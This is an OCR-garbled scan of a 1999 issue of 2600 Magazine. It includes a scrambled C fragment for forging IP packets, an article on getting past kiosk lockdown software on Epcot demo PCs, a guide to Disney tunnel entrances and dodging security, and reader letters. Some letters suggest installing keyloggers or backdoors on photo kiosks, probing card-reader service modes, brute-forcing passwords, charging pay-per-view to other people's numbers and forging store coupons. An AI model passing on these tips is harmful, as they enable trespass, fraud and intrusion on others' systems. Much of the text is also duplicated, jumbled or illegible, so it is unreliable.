fprincf(stderr, "usage: %s [-i interface] dst src router\n", argv0); cher *p; while (-1 x - 0) ((Cawstro)uungan onswer = ~sun; sun += (sun >> 16); u_short enswer = 0; sur = (sun >> 16) + (sun & 0xffff); while (nleft > 1) { register int sum = 0; return(0); register u_short *w = asdr;register int mieft - leng sprintf(nex + i * 3, "%D2X ", *p); sprintf(dec + i * 4, "%3d ", *p); sprintf(asc + i, "%c", isprint (f (f+i -- 8) | (n -- 8)) (SUR += doswer; nleft -- 2: STEE ++ MITS return(1); - 0 printf(*%-32s1 %-24si %-8s\n°, dec, hex, osc); "%c", isprint(*p) ? *p : '.'); from page 19 forging IP

Fall 1999

NOS CIONESIO (1017-10887)

and I spent a good deal of my time at Inmorenisms at Epocs. While there I decided to
try and back the computers. I walked up to a
computer running a demo on Visual Studio 6 or
something like that and tried to see what I could
do. First off I bit ALT+F4 which exited the demo.
This got me to a blank desktop with no scoos sod
the start menu. I quickly noticed that the only
thing in the system was the Full Armor icon (it's
a little red shield with one or two swords over the
top of it) Not even the clock was there.

Next Leicked on the start menu. It said Windows 95 along the left hand side and the only things on it were Programs, Documents, and a link to get back into the demo. Now I tried to right click on the start menu to explore it but the right click was disabled. The only other things I could think of to try were the windows shortcut keys. First F1 to get into field Bingo, it came pened. Then F3 to get into field Bingo, it came right up! Now to see what was on this computer.

I searched for *.EXE on C:- it came up with most of the default Windows EXE's. I sendled down EXE, and the full armor EXE's. I sendled down to REGEDILEXE and observed in thoses I could re-enable the options that were disabled. (There is a list of windows options in the registry and instructions on how to change them at http://www.eors.com/registry.htm). But regedit

was also disabled.

this to Windows 98 please e-mail me I would like the run dialog box. Win is the key that has the CONFEXE. I started it and to my surprise it did Windows lago on it. If anybody finds a way to do are only in 98. After returning beene I sesewhed my house I didn't know of any shortcut keys that work either. And because I'm not running 98 at and it said Windows 98 along the left hand side. I happened. Pazzled, I clicked on the start menu ALF+F4 and got can of that, I hit F3 and nothing which was running Kia's Power Goo. I hit ran regedit again and it started right up. Fram Protection, and the one on top read Turn Off All circular check box things. The one in the middle n't ask for any kind of password. It had three The only one that might work is Wirr+R - it opens for Windows 98 Shortcut keys and I found a list tried some other shortcut keys but they didn't the other computers. I went to the one next to it wanted to know if this technique would work on back on and started the demo again. New I change anything. I simply put Chical Protection computer. But being a good little backer I didn't there I could do satything I wanted to do on the Protection, I clicked that one and hit OK, Now I checked. The one below that read System Freeze read Critical Protection. It was the one that was Strolling through the EXE'S I saw ARM

> the Disney ID of anyons they don't recognize forwards
> Generally, if a door says "CASI ME BERS ONLY," it probably leads to the month

Generally, if a door says "CAST MEM-BERS ONLY," is probably leads to the namels. There is at least one cast member entrance to the tunnels in each of the different lands (Tomorrowland, Fantasyland, etc.) and there is usually one in each of the land's sit-down restaurants. That's how the east members one get rid of garbage and get more supplies witheut "ruining the magic."

There is also at least one common turned entrance in each land that the structions people use. This is why you don't see anyone from one land hanging out as are often. You'll find a belot description on the map of where such stainway is located. I'll go into more detail on the

Stairway: #25. The entrance with the most security. This is where all the Tomorrowland nextchaots. Store their wares. There is always sections watching the door and they will always ask for ID. Avoid it at all costs.

> Statistically visit. When you are in the Hall of Presidents there is a door next to Honest Abe. Through the door is a small room with three doors. The entrance to the tunnels is the last door on the right.

Starway 65. The easiest entrance by the Hang a left after going through Cinderella's Castle. Keep walking pust the statue on the kneeling princess until you see a large wooden door with the Cast Members Only sign on it. Inside and so the right is the stairway leading down.

In The Tunnets

There is surprisingly little of interest in the tunnels. The area labeled Character Zoo is where Disney keeps the character costumes. Try on a few.

The Fantsyland Dising Room is the cast member cafeteria. It has the cheapest food on Disney property. You won't have to show an ID. Just be prepared to pay in cash.

Have fan with the info and remember the nagelo.

MOPO DEGMOST PUN

by Madjeste


... As an ex-Disney cast member, this article should give you the complete story of what the Magie Kingdom tunnels are all about. I even have a map to back it up with.

ieneral Info

The torinels seen? really underpressed. Disncy built the Magic Kingdom tunnels on ground level and then had the Magic Kingdom built on top of them. For all intents and purposes, I'll call them underground.

There are no regular security patrels in the turnels. On the map, security's main office is at MO-3. Security does, however, use the turnels and can be called for if employees find guests down there.

Cast members also use the turnels on their days off. So you don't have to be wearing a pseudo-Disney uniform to be down there. The two ways not to have security on your ass is to 1) not look like a sourist and 2) look at least 18. I discourage going into the turnels argively. Older east members are generally dicks and will ask for



KIUS CHOKIESS SOFT SOLUESS

receively returned from a trip to Disney World and I speak a good deal of my time at Incoventions at Epoch While there I decided to try and back the computers. I walked up to a computer running a dense on Visual Studio 6 or sensibility like that and tried to see what I could do. First off I hit ALT+F4 which existed the demo. This got me to a blank desktop with no icons and the start menu. I quickly noticed that the only thing in the systmy was the Full Armor icon (it's a little red shield with one or two swords over the top of it). Not even the clock was there.

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backs@rocketmail.com

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MOPO DEGMOSS PUN

ok varaleste

As an ex-Disney east member, this article should give you the complete story of what the Magic Kingdom runnels are all about I even have a map to back it up with.

General Info

The nonels aren't really underground. Disney built the Magic Kingdom honels on ground level and then had the Magic Kingdom built on top of them. For all intents and purposes, I'll call them underground.

> There are no regular security patrols in the runnels. On the map, security's main office is at MO-5. Security does, however, use the tunnels and can be called for if employees find guests down there.

Cast members also use the tunnels on their days off. So you don't have to be wearing a pseudo-Disney uniform to be down there. The two ways not to have security on your ass is to by not look like a sourist and 2) look at least 18. It discourage going into the tunnels anyway. Older cast members are generally dicks and will ask for

the Disney ID of anyone they don't recognize Entrances

Generally, if a door says "CAST MEM-BERS ONIX" it probably leads to the tunnels. There is at least one cast member entrance to the tunnels in each of the different leads (Tomorrowland, Fantasyland, etc.) and there is usually one in each of the land's six-down restaurants. That's how the east members can get rid of garbage and get more supplies without "ruining the magic."

There is also at least one common turnel entrance in each land that the attractions people use. This is why you don't see anyone from one land langing out in another. You'll find a brief description on the map of where each stainway is located. I'll go into more detail on the consenses I need.

Statistically #25. The entrance with the most security. This is where all the Tomorrowland merchants store their wards. There is always someone watching the door and they will always sek for 1D Avoid it at all costs.

Stationary #10. When you are in the Hall of Presidents there is a door next to Honest Abe. Through the door is a small room with three doors. The entrance to the tunnels is the last door on the right.


Stairmay #5. The easiest entrance by fat. Hang a left after going through Citoderella's Castle. Keep walking past the status on the knotling princess until you see a large wooden door with the Cast Members Only sign on it. Inside and to the right is the stairway leading down.

In The Tannels

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The Fantasyland Dining Room is the east member cafeeria. It has the cheapest food on Diancy properly You won't have to show an ID bust be prepared to pay in cash.

Have fur, with the info and remember the magic.



2600 Magazine

Eทบท_{ี่} อ่าได้เปลา

Clarifications 2 4 1

one issue at least. And takey (7/8/99) they changed the before MicroSoft look our, so they're interest of this there as long as I can remarked it was definitely there words on the site in ione 15.2. That has always been Egoat of everything, and the hidden words are no longer This is in reply to the letter about Betmail's hidden

CONTRACT ACTOR Firety fore strigg about disappear after they got

right)." There are at infinite number of primes - not "a be far more primes than dooms at this universe bush End one hig enough quickly enough is uncertain. wirry about is running our of prizes - there are said to (ct," not "lons," but infinitely strain. Whether you can On page 45 Lises: "One thing we don't have to

cations Corp. Is calles the 911 dualtose. When you move housed in Jandom mainfrance consider Guest where website again at www.sas911.com. The databases are EDUAR deroisso for SOC Or you can look at their documentation, go look at www.soc.gov and quary the phone company that commands with SCC. If you want of extraver in the U.S. At least the ones who use a SCC to update the database. The disultane is housed when a house burns above, that information is sent to to another house, when a street is built up with houses, there, with all the names, arkinesses and pitche numbers A few munitis book, I told you that SCC Commun.

will nobedy

comes frescheres, we til defensely help get the word matall of this days becoming perfect and shirter that he aily many different devalueres. Climarly, share is a risk of ales are the ones male coming it and that there are unithope at this incentors, if appears on if the phone marginassasging one averance distribute. While the data may be We still take tissue until the concept of a ringin circle.

it was a Unix shell wouldn't a be troopstonersed Sumeone has been on while too long. Copy! I couldn't belo but notice vs:900's latter in 154. If

Dear 2500:

Barrade

changes are made? Butter likely this time

thave a uniple of corrections concerning the article

were then not knowing at all. So let's begin: know a little about purport IP, and disapportation is y sift. I don't have much of a clue about 1856, but I

SOHO S ers/routers/switches/etc. zze added. Not everyone is usadmins as they build the network and computers/printis not true if the IP addresses are savigned by the system. DDC PSSS of a senser assigns you on IP address." This Took time you log on to a network, the

choose to use the whole thing for one network. Mask is cause I'm not that with versal as it). network. I'm not even going to go into schooling with 255 255,0,0 and you now have 68534 with exception your you have a close in address and for some costen you ing a DHCP sorwer, that's one bose olds as a Now let's say through you was was 254 in 254 addresses. Hypothetis a genderd address mask for a C class subnet or network limits of akhesses go, we'll assume that he meant using masks like 255,255,1930 or supercutting (the latter bethe means the could addressed the xxxxxxxxxxxx. wed for each network (235.235.235.255 is the highest ethness and the but without is the broadcast address. So Thirk 255,255,255.0. The first address is the network you can got." This is the fun part. First of all, as far as "Somework (IPV4) only allows 255 addresses to be

Showwoods. but excepting as based on binary begin to the less of my uses HEX instead of decimal." Current IP was decimal "Children Post, IPv6 pacel 28-bit addressing, and

dress you can po from 0:000:000001 in FEEF combinations? I think not The give from 2 to F (heatbe used (network and broadous saldnesses). Numerous the Candithe 255 in the bis paret of the address council pp 253,255,255,255, whoreas with IPc65, we can use Control Control N REPERFECIENCE ALL SALES AND DESCRIPTION OF PROPERTY AND P cally). According to tift's representation of an IP-6 adauperous combinations of integers/characters." Again. "Using VA's addresses, we can only go from 6.0.0.0

raineling. The head of is in PPTP or point to point our-And as the as themship goes, the only reform to to

shit gets my mut hairs at a knot. I saw this as I say down 30210012001 seed to continent. I wish I had the brills to write on order to read one of my favorise inagazines tonight and felt the de full of holes for a fixe tishin or an e-mail addy Not to bash ou rail, but I mean some on. The kinds

made any endys email are at retaind galasta not. For anyone who wants to know more or feels I've

Dear 2600:

seed phone smitch that Hy lief, whose about is the system This is kind of garden and off the wall, but the As-

> thought somebody might find that interesting, appoint alling bustomer service etc. call centers. I used by America Online in all of their tech

Jac cool

almost every Boll Fertness in the 969 (and now 856) area as South Jersey for 18 years now, and have played with wrong about Rell Atlantic populane rates it have lived about it being a negligered COCUT, but you are dead old psychone note his aparatient. You are probably right end of your responses to a fetter. Shino asked about an misenderstanding. On well Keep publishing, you have Refuge the failure to court, the change can explain the field for a cell, but if a queter was inscribed a recenat least). A local call progressed 25 axists. Tep dates stiff and east raised to 35 parts everywhere (in Bell Attach), early 84%, the three jumped to 20 cease. Recently, the code. Long ago, a local cell was a date. Then, in the for a few months. However, I noticed a Sevent enter in valuable irpart for these been sort of "out of the loop" was not returned. (Bell always fines a way to cookes.) I just finished reading 16th. Normally I have no

John Beloshi

lacyl culic and 23 crain teater Self Adamic. But this is land fellowed the rand fattern. In New York right with raye when they were taken over, by the wealth, calls have fakely became MPAET had strengt ngreye in keep din Service of the service of the We were wrong to assists all rates to Bell Aduction

of reserving the orde except being the rest of the world code, or some way to get in. So what exactly is the point code is to pull and a harrery so at resets itself. Oracida-Cleave easies that the only way to get by the posh button show of your extranse? would meet that you already have access to the door ing the the bettery is no the inside part of the door, that In the gridle "Pudibutton Lock Hacking" in 16.2.

chall Allegan Elachreg dawn it always involve advisors uses of se-

tenest. They recordly want this letter to their autremens may dud interesting: Your acticle has piqued Aspect's inlosel Fenciam Pro 200s. Here's another thing Hydek using Unix and Motorcla with release 7. The current form with Morenela processors, but Aspect stopped peer switch, up until nelesse & was based on a Unix planto point out that I think was unclear. It's true that the As-"Stangularing the Agost!" There's just one thing I want version is release 7.2. It made Windows NT 4.0 SPI and I'm writing in response to HyTeK's article in 162

creats. Aspect is operated in recently our collectors operations, the receiptor securing those protests also to information systems to suppose their critisal budsons "de competier rely more housely on networks and

triding adequate activity for those system is pareuntil the highest quality granters and serving and pitch challenged with administrate specified or entered section request for incluy's interpreted emphasizations, we are all our dwe coil cester - and we want to keep it that with andarhorited screen in any canimum rail constitut or in 25 by hydright then have been at building of any Statistics display to various upon manife of John Statutes dspect call nation FS have rated arpaditished but agsake ir gerendami iš arī u kaskar deljakt galtit de erem in sat canon se provopskol by a necest errick to a respected ged the down of hackers. The argency of this communic

surser Operation and the Senior PF Continuer Services.

It was signed by the Economies FF Salar and Con-

fushed actions. It what a frightness as when removes taken support

(hear 2600)

CISCO. As to the over end on the SLPRANDI. I have no canned by cool surfly or been to per outoide SCLLAN and on there is the publication. The Earth Stad. If you ing ground on the SJPRNET the only interesting (at all) coulte and from the SPRNET. Lawly, in my years playare all manner of San ognigenent from Utra 60 to UX cently replaced on Eleganic SP335 with a Micron Pf. 5000, 2924M, 6509, 4004, 7500, 7200, all made by NHT need these types of hubblewatches 2924, 2926. building its other buildings which I maintain, the SIPRa SCO197 there to an ATM Session. That is to just one 1900 holds. From there it exercests to a Catalyst 5500 to NET is because The SIRRNET that I maintain has just have access to more than one room in which the SIPRhe knows what he is talking about in 2408 (ii) 2. Do you are also used. There is also a way to send unclassified e-San Ultras and the average PC how, SPX 80, 50, and 20s The daubase how is kept an HP 44 servers as well as 400 which uses a NewPNT OS, Also on the SIPRNET been upgradial from MicroMANU 216 hobs to CISOO I would like to start out by asking Hoppy Harry if Sunshine

Venom

providents of your larger backer friends when these about hacking and all that. While I am not a hacket not box heart date by you and people like you amounts don't even come close to the level dartage than exemplain about unjustified quotes of massly surcutes by mental data is surely at understatement. You folds and spent protecting private company, personal, and governa buyer, I can beneally say that any Figures short of its finity used to express the amount of time and modely First eff. let majust get off of my cliest here i feel

opinion these issues shouldn't own exist. I fiel that if a person is a grave digger, and is cought shooing his post the west hought about by security issues, and in the Fam constantly floury problems with my dustantes

that position again, but he should be best over the head with the very exercise work to dig them up. tion for personal, financial, or sexual gain, then not only should be lose his job and never be allowed to work in

alonse against his oppressors. He screwed that up when prick who you chaim pook his company socess to build begin with. I feel that he's made his hed, and he should he took advantage of his ability to got a access to them to So, no. I don't feel one bit sorry for the mismable

inoney as well as unharmsment. These things cause have spent many monty man hours and defears to prefect doors are almost shut down became they are intogreate their privacy areway, costing than even more themselves against people like you, and you sentehow should be allowed so actually publicly display sates that increased actions against them. versibly changed due to austicate loss because of your businesses to close, and the ones that dun't close their I also consider at a blotant measurestry that you

ers and the poor fool "can't even werk at McDenyld's." sies that are having a band enough time keeping their Aren't you doing that very some thing to small compament is doing to your friend? You say that they have ple who have done nothing to you as the federal governin front of a computer? No, I think out. lead above water as it is? Do we really need your kind "boxed him in" by not allowing him to be near comput-So seen't you basically doing the same thing to pen-

great land, "...cause we can't back other people and tax doctars it seek to provide reach and board to the series them up now either?" about how a person just not! "Ince" anymore in this gin with. Of course, then we'll been whining from you sorry soc of a blich. We should have just shot him to be-If it were up to me, I wouldn't have ever wasted the

systems?" Well, did they? others? Did anyone ever ask you to "test their security Why don't you people get a life, and que bothering

deadly, or pear death beauting is unacceptable to me. So, instead of complaining about what the outcome was, he did had reperturations, and anything wheat of a cruel late at night, and knowingly did wrong. And the things thing for him. He broke the law intentionally, the set up you say you want me to feel spery for him and do somebecause there would have never been any deals. I would you should be dearn good I wasn't the judge at the case, have let him for there. And you con't really be speaking sencesty when

more than necessary for things I need to survive. It's because of people like you that I pay so much

None of your Dama Business.

trise nations of most backles critice. The purple in aligin Tempor, ended. You must be research the conversed see point. Jehon you calm down crough to mad feit, conwith earl, some you is lot of three trying to prove you when it was Mitmisk was charged with and analyse the sider what stad of a would it needs be of necessity issues change of security who get so best out of ships what so Another shirthy assumpte of how just being people

> carry holes are discovered should maybe be doing some Sample and

then't go to a backer site to look at payabones. Ob yesh, ago and say "Dust Hockast". And water the face do you have pies of web pages that have been hacked two years have nothing usoful like program text files or exploits you didn't even write because you can't hack shit. little magazine with 10 pages with useless information you meety wasting thicks, why do you charge \$6 for a have pies of phones - what the hell are you thinking? I and has a very bod design. Second, why the hell do you Ljust would like to say that your page works. You

hacitor today Someone apparently district per a Thristic to their

Guilt By Association

security guards and appearently they think that I am such principal's office. He talked to the for a while as did the everywhere) and my PASCAL reaches saw me reading it day I took your magazine to school (because I take it which is very informative, as well as enterprining. The fine art of backing... so I started reading your magknew about that, education is reined. I just thought you might work to the "Revin Mittiek" that they have to restrict all evendestruction. The next thing I knew I was called up to the greks who thinks that backers are all little punks bent of take it upon myself to learn as much as I can about the jutes use from me. That means no programming cheeces him being one of these 1990's techno brain computer plus no visits to the computer lab. Now my high school I would consider myself a newbie, and as a newbie I

Jurnal in one of those case, for a charge. It has to seed a fave under the ACLU to get there is demotly take as in growd came agailest states basson it mouth terrobe legiones No select respons If this is true, you have one half of a puter plannes because you more paught reading 25000 ACCOUNTABLE. You're saying you were facilities from toking own

the many web pages that I have built was a backing page crime being the building and selling of blue boxes. Testey of, They are now mitheosines. Many seem to have about for the CEO of Apple and his assemption (Berkeley Blue And therefore they say that I must be a commol I have been turned down by a company because one of help of enimiteds and their slegally obtained money. The Sorgation that Bill Gates started his company with the was obtained by one of the crimes that Kevin is comicted and Way) to have started their company on money that t was wondering if the mulia thicks that it was OK

mapolen

CHANGE SELECT ASSO fact that his today arms amore of the award moun come hav existence. What I especially frightning is the the 70°s. It's untilled) Apple Computer would have over prison population is southy, That this twee the wood to are now death with as for establish as major crimes and the an the past mean) years. Malathely families influencions The wood in this cosmby has changed the markedly

Dear 2609:

anything like that I have a few friends who have an inthe injustices to Key in Menick. time it comes out. I read through it because even though terest in backing, and my mornaute gats 2000 every testy flushed up this world is I am not a backer or pelled to drap you guys a line to demonstrate how upprint proxy interesting. Not to mention I'm appealed at I don't hook. I find a lot of the information you guys After the experience I had this work, I felt to-

mag for fear of getting fixed from now on.) at all, but I guess I have to keep it seems that I need your in my downfall from a truly good job (I don't blame you might be interested in how you tarwittingly played a part much as possible to moid suspecion? I thought you hacker with static ions artent want to swoid the subject as to plot some sort of security violation? Wheeling a asked me if I read 2009, to which I proudly said yes. My terminated my assignment due to their surgicion that I first thing about lacking, because three days later, they not malicious about it and had never highed stylinely's is the trust. But I did mention that I had a few friends up. He asked if I hacked or all, and I hold him to - which having backer friends or reading 2000 if he wave going question is this, would a hocker openly admit openly to was a threat to their security. The weird thing was that he thing to say, even though I stressed that I didn't know the system to do damage. Well, I guess that was a damb who were up it a little, stressing the fact that they were beson. We got to talking encapaters, and looking terms knowing much at all, he started going over some of the me and asked what I knew of telephonomunications. Not surs. On my first day, one of the managers and down with ness sustamers of potential planted outages on their ciragency to go to work for MCI Worldcom to ujdate hasi-Recently I received an assignment from my temp

artiglese

We're really affinishing people in ways we had never at school, gotten others fined, broken up miatesschijn So for making 2000 has gotten projekt telo topable

Retail Hacking

Dear 2009:

ping when we noticed Rulio Stock. I incomely rememtheir Compage My friend and I were in the mall shupconcurring how to got past the presented presention on beneal that better and decided to give it using Some enough The writing in regards to the letter in the 15th issue

ode can have at Radio Shock background at MS paint. Just wonted to conform the fan utistic ablides and areated a beautiful "Free Resin" in the store number (614326) and it worked! I used my him, I got abold of one of their business early and typed the clerk was watching us, so I made my friend distract

KeWie BoV

consective at a set of the section of palight. to not in prime for that one across, Nove you regify our Cardahr that there are people who would east you

Dear 2600:

ther options that can be used from this? screeing cround is an possible. Anywar know of furway. But doe to the proximity to the checker, but much greens, you can easily shut down the offeek-out have this same time entered a special mode. In the news at Walthat pressing the far left option button and "enter" of the East (about semilar version in Wall-greek), I discovered When meeting with a creek card seamer at Wall

eseevar gaine ealignbe

Dear 2690;

and gotting busically numbers feet for talking to various Keylah agents for about five boors I can self a few things for what they've worth. The fermation, I got it and a banch of other general info ofhas please let us know. I am not positive about the inmuch abothst can be done with them, but if anyone also you just punchase 160 shous at a time. I have not found steep. the cost for paper and ribbon run about \$3.25 if You control bring in a burst CD. The price is kinds gg format and only from the Kodak specific former combat finages can be brought in by disk in temp and from what I have such is most generally a four digit printer is a Keelsk dye selt 8650 series, the poseword the 16.2 issue about the Kodak image centers by Sylux Just thought To drop a line other reading a letter in

Dear 2600:

ovel and actually sharehed the for etenging their the chine to Spanish it alcored them to the security bole. hockers. As a side note, the people at my local CVS are a fairly small fown, then you are in luck, because small crious, as this will contribute to the bad public optnion of mittal presenced, the sky is the limit. And don't be made Keylog prayrams or backdoon. If you can get past the Reppy and edgean drive for photos, so my installing own been access to Windows! The machines also have a in, you get a mone used to control the machine. You and you are 1869y to find shoodly security. Once you are town stores think they don't have moch to worry about. number. You can get this form any nearly. If you live in processed to get into the setup area is by defacinthe store mess second with while softing I discovered that the merly known as Reveu) all even the country. I spotted in Wid-grouns, the same machines are in CVS's (forare in my least CVS and decided it was a good thing to In negarise to the letter about the Kodsk machines

Fall 1999

2600 Magazine

and keep the just flower." and the bard drive, a much barder way to learn. Thanks and they realised that someone else might have former

Yerba AKA Willy L.

that said something like "System Password?" I was first ting the keys for a while I got a message on the serror the growing store, the Phores, and other places. After hislogs of those card readers that you swipe your credit if this information loss boso at any articles before 12.4. get suspicious. Do you guys have any suggestions for a brute forced in but no look. You can't just stand there we tion I great the stone number in many variations and size found one or pup where this doesn't work. As one locathe eard readers I have tested this code on, I have only same code will bring up a System Password message on it out at other steens in Once and also Michigan. The keys simultaneously will bring up the message. I tested enter (or yes) key and the number 7. Pressing these two Regs more and more. I was able to narrow it down to the curious as to how I got this message. After hitting the eard through at the checkent lune. You can find these in One day I was at a local Target and was banging on the long hitting the keys or someone is probably going to almost all card readers, even different models. Out of all I am a new resider to your magazine so I'm not sure

Aproduced:

would be the perfect constitute to spend bows 17/18g No, but an exerciple eachier with hits of free new

Phone Trickery

Dyar 2609:

number that is on speed you are asked to enter your When you call from a different plante other then the disone sed I have several pione lines it my house but still major security problem so it can be fored. Some phone number. Well, you can enter asyone's bill (think we should inform Mechanic about this small phono number and charge a pay per view movie to their I never ordered pay per view before through Mo-

they will been your research to trainer when jag (). And if per he calling an 800, 888, or 877 namber. out who made the rail and adjust the billing accord blocked (*63). Otherwise, It's serion difficult to food a eiste sure this also works if your phase member is borhood to the near heavyweight workling manablest you just that But before you go involide the neigh payphone

Dear 2000:

and ylax, there has come another service useful to those found something that might help out your needers. With of you wetting so do whatever it is you do. The page is all the 2d supported services out there such as hourful never really had anything worthwhole to write, but I I have original your mag for about a year dow. I

> can be used for good or evil. How it call someone you number you give them with a message. It also plays a www.rrwakeap.com. When they do is call a releptore thought you'd like to know don't bke with a nasty massage, and no one will know short advantagement. Like everything else in life, this who it was. Think of the possibilities! Anyway, just

you ogott. a dep when this thing earlie you so that it will review call For the benefit of Januar Hitches, it is possible to his

though it's been there for years, it's actually a nefty little to some letters. Justin mentioned a program available cations and which types. With checking out. program, giving some interesting information on CO lofrom Bellsouth on their FTP collect "bottledtheme". Al-Just picked up the new issue and wanted to respond

about it feeting around out there. As for the passado. they're trying to be really sneaky. Bellsouth sooms to always use 1111 or even 1122 when DATU (Dipor Access Test Unit). There are some NAS dio menitor. Tais type of text number is leasen as a him sewed functions including various times and an au-Properties whose about a test number which gave

lingside

the number which allows those options in on sens such So predices in the Son Autorite tree, How can one find iter, ring level adjustments, etc. That number only works mainter he discovered which had opposis of scalin more On page 31 of 16.2 PhazaBot water a letter about a

SSToobra

Albana

ing information with athers. And there's serve the is done by retention exploration and research. Someprantising. Share the hijo own put got it. year you 'il first four of interventing shings while province chance that it doesn't given exist in jour area. But we're phase book and it always seems correspond and show news that access governing, sometimes predicting of The only way to get information like there is to truck

Dept 2609:

your friends and business associates are calling you and on the phone outing on hold for a Bell Atlantic ngof dellars by the ECC. The latest hillardy, when New the phone company so bod that they were fined millions getting whitever itself outgoing gracing was just helpful to anyone who wanted to sit at holde, looking password is promphoto dender. Lam sale this was very York metropolitan area, spiffer to say 83 still NYNEX everyone out of their new mailboxes. And while you've and made sure to point out that your dew temporary lynic and a helpful card with the new access number Yacken, recently had their voice mail approach. Bell Al-If you've not familiar with Ball Atlantic in the New

Bell Adamic paychones you have a 50-50 chance of los-

Where Okay, one more: of course when you use

recorded by the new owner of your mailbox.

Joadthua Fredericksen

Dear 2609/

isally give your home phone.

Loggo

figing up! Weit for the operator to come and then yetstumble off, forgetting about your quarter, But don't figure number for credit, a neith-shottering sensething new Seasure Bell Atlantic isn't promuting - lately on flind sumber (a's the principle after all). But here's the ing your money. Labops make it a point to died the re-

sound is emitted (if sweet) presumably to come you to iminy of their pay phones when you try to enter in your

is both Shrevaport and Bossier City, Leaksana, Does and were quite annoying. I one tell you that they occur all higher I had always wondered what these were, as they three engers: arrysme laters of a way to get rid of those? Short of reestably occurred when I was just period ready to sleep placing the phase, since most home phones use elec-In 162 JCON waste in about the strange range late

thing of re-entirely, like a real call. (i) Says we are degrees the most merger as a pay the glight search on an electronic ritiger and no second of all your phone actually does a full title, it could be some their steges is away autolies. Of course, this is assureto complain to the company solling the phone since phone company to stop testing their lines, you may want or a fell. At it is softled) you if succeed in getting the lines have at night shouldh i be consing more than a very The testing that many phone companies do no their Some phonor are a for more resulting than others.

Dissatisfaction

question. Does among also think the true scene is turnthis goes for much more as well. My point is really a were the elize occs. New they're openly enticized. And fad-spering habits. Six mentles ago, "script kiddles" pletely end all relations with the scene because of its fatter part of my membership. I've had the urge to comwithout being criticized for what I believe. But in the pearance. A place where I could go and speak my mind solutely earlied with its open-moured refuge like apand ground the scene for viv years. For awhile, I was abhave its friendly restore, giving it a had rap. The been in scene, it seems like more and more power tripping 13ing to stat? Or have I just sparst way too much time on year olds are beginning to populate the scene and pol-Recently. These become disgusted with the backing

being where you don't ger criminal for what you be hied, that's for sure. There is no place on savin worth For he spending way too much time in Fatters-

> wooddn't be a true soune gi'il easte it. since the day gifter the true scene cause fato being. It with it. And the true scene has been "torning to shift ing openly militized but you should really leave to live tiene. We know you're horofied by "script hiddies" be-

Dear 2009:

peace, good behavior, and incllurated euricely and against destructive behavior - actuaking web sites (goventment or otherwise), destroying dies, unleashing value of the backer community (like it or act), tries out contradiction I speak of womes when 2660, a prominent species to the ideal it was created to embody. What we verted by the media that it now bears no relevance whatget themselves put into just. Pethaps we need a new term those of us who are sumply trying to cross mischief, or reach to be stade between these of its who printiete sinuses upon the world - and then turns around and dethey want to belong to a bigger movement. ranger nidden fools who will themselves hockers because which distinguishes us from the malitieus mob of through other magazines or newspapers. A document ument meant for proubdied to the general public mene which says, in plain layeran's terms, what we are need is a new term - and a hocker manifesto. A doorsfends these people when "backers" are serially of "good" hackers believe in. what we do, and why A doo- the original meaning of "hacker" has become so perlegally anacted by the public at large. The distinction There's pething I hate stone than hypocrisy. The

consider this. We excourage requestible behavior but going to raily behind any one ideal or document. There is always going to be some land of alsown in any group one. We althout people who create a finite missibly with and a winor offerse is swyrly mit the saids as a wifer responsible manner, theserver, there is a level of degree and constrainty that people don't always act to the most of Endiwidealistic people. As for our alleged inspection prants in introductly disperting and redicative of a secti priminal regards for homeless trespending and relicor that we have to even tolk in terms of imprisonances and Everything has an order of magnitude and the overe fixed shown I mean that we used all orienteds to set its jetters. We due It defend extension's as we diffuse them - but that an allerier receive or whose actions have hart no one Well, that may be so but it's doublest all of as one Dallas, Texas

Dyar 2600:

ely heading in a bad direction.

chine. I can't send the thing, just a big clunky darabase AS 400 into the each realm by declying it the abia ma ody a "vecure" eractine. IBM is trying to push the 18M pagagasda. The IBM is a modified that is suppos A \$1400 consulting from who is actually begin-as hed with tioned were basic AS(400 usage, I work for an IBM AS400. First off, the arricle should have been entitled. "Octing Started With the AS400," All points men-I was disappointed with the article on backing the

is general I doubt any can be found I bogs (any wrong out there to find holes at the Domino and in the AS 400 tem to regards to seeb aireprotein. I chyllenge argues in article that totally exposed holds in the AS400 gyhow running Domino. I guess I was hoping to here read MileBeain

making a difference for the better. seemingly alive I must express my views in hope of and dedication to get this for New that you're have and with 2600 is homerable. It must have raken a lot of work Goldstein, let me start by spring what you've done

should be just that, your views and opinions just be you do. when in that your views and opinions Your content is based, you want all of us to think

will get us nowhere. In fact it is comme productive. you think they are being biased rowards Mittalek. That what chance do you have with the first of speicty? You the publication) to fact strongly about the Minick cost can't be bissed towards the judgial system just because we wont And if you can't get us (the very foundation of about the whole thing if the "prower" is so obvious? No. Joyal ceaders are going to feel as committed and genuise reporting the Mattick case you never once looked at it has been corrupted by media and opposing powers. from the point of the provenution, the case most thirdy You've told us as meath. But do you really think your Allow the to make as observation if I may. White

conclusions. Isn't that the very essence of backing anyto only see things from your view, Instead of instilling much. You're besteedizing our cases when you allow as more manuscrip's, more cold hard their and let us do the way? We all learned to the our shoes surely we can ourwas minesay, restall the faces and let us come to our own on you, now make the most efficient use of it. Print You've got the power, you have the readers, eyes sno

Affitted care, we believe me show the opposing side fourly, we if lifte to lover about it had not proporeds to the WOUNTED AND MANON gothe clearly. That is fact, somer to be the strongers state abbout his person we seem it supplies a man dos 's present our aplatou la camaion proges, where else amorphism, brendeling is reduced by spinon and fine and presente the state when you must an editorial in a varies thing about 100 which five much use of our exhibitors is an and not reconstrictly that of anywer when Pressure the 2669 readers, what you say have represent your open United you be specified to as from a moretage of all cookiespatcher

Free Kevin

lege students. One shot was in a guy's dorm room and on the wall, right behind the stock bend, was a "Free came beliefer a silly scop upon kind of thing about col-Less night it was watching a high television, and on

> made me like TV Serial sticker, bright as the Made my day, and almost

